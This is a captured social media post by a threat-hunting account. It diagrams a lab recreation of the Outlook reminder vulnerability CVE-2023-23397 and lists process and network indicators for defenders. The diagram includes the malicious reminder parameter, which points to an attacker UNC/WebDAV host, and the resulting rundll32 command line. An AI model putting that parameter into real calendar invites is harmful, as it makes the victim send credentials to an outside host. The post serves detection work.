ACE Responder on X: "From our initial recreation of CVE-2023-23397 based on @MDSecLabs, this is what it looks like from a defender's perspective. Lucky for us, it's super easy to spot. 1. svchost spawns rundll32 w/attacker UNC path 2. svchost makes distinct HTTP requests #ThreatHunting #DFIR https://t.co/8GYKKTQiAv" / X - 02/11/2024 16:39 https://x.com/aceresponder/status/1636116096506818562

X

Settings

Post

ACE Responder ✔
@ACEResponder

From our initial recreation of CVE-2023-23397 based on @MDSecLabs, this is what it looks like from a defender's perspective.

Lucky for us, it's super easy to spot.
1. svchost spawns rundll32 w/attacker UNC path
2. svchost makes distinct HTTP requests

#ThreatHunting #DFIR

CVE-2023-23397
PidLidReminder Privesc

Attacker   Target

Deliver Calendar Invite   ------------------------>   Open Invite or
PidLidReminderFileParameter=\\172.24.168.4\foobar   Trigger Reminder

                                                        svchost
                                                        └─rundll32
                                                        rundll32.exe C:\WINDOWS\system32\davclnt.dll,
                                                        DavSetCookie 172.24.168.4 http://172.24.168.4/foobar

                            X---------port:445---------   System Process Sends
                            X---------port:445---------   Multiple SMB requests

Attacker Configured   <---------port:80----------   svchost.exe Sends
WebDav Server Requests   <---------port:80----------   Multiple WebDav Requests
Auth from Target   (OPTIONS /foobar)

10:24 PM · Mar 15, 2023 · **147.8K** Views

195 Reposts   **7** Quotes   **551** Likes   **155** Bookmarks

💬   🔁   ♡   🔖 155   ⬆

New to X?

Sign up now to get your own personalized timeline!

🔵 Sign up with Google

 Sign up with Apple

Create account

By signing up, you agree to the Terms of Service and Privacy Policy, including Cookie Use.

Something went wrong. Try reloading.

🔄 Retry

Terms of Service   Privacy Policy   Cookie Policy
Accessibility   Ads info   More ···   © 2024 X Corp.

Don't miss what's happening
People on X are the first to know.

Log in   Sign up

Welcome to x.com!
We are letting you know that we are changing our URL, but your privacy and data protection settings remain the same.
For more details, see our Privacy Policy: https://x.com/en/privacy

Did someone say … cookies?
X and its partners use cookies to provide you with a better, safer and faster service and to support our business. Some cookies are necessary to use our services, improve our services, and make sure they work properly. Show more about your choices.

Accept all cookies

Refuse non-essential cookies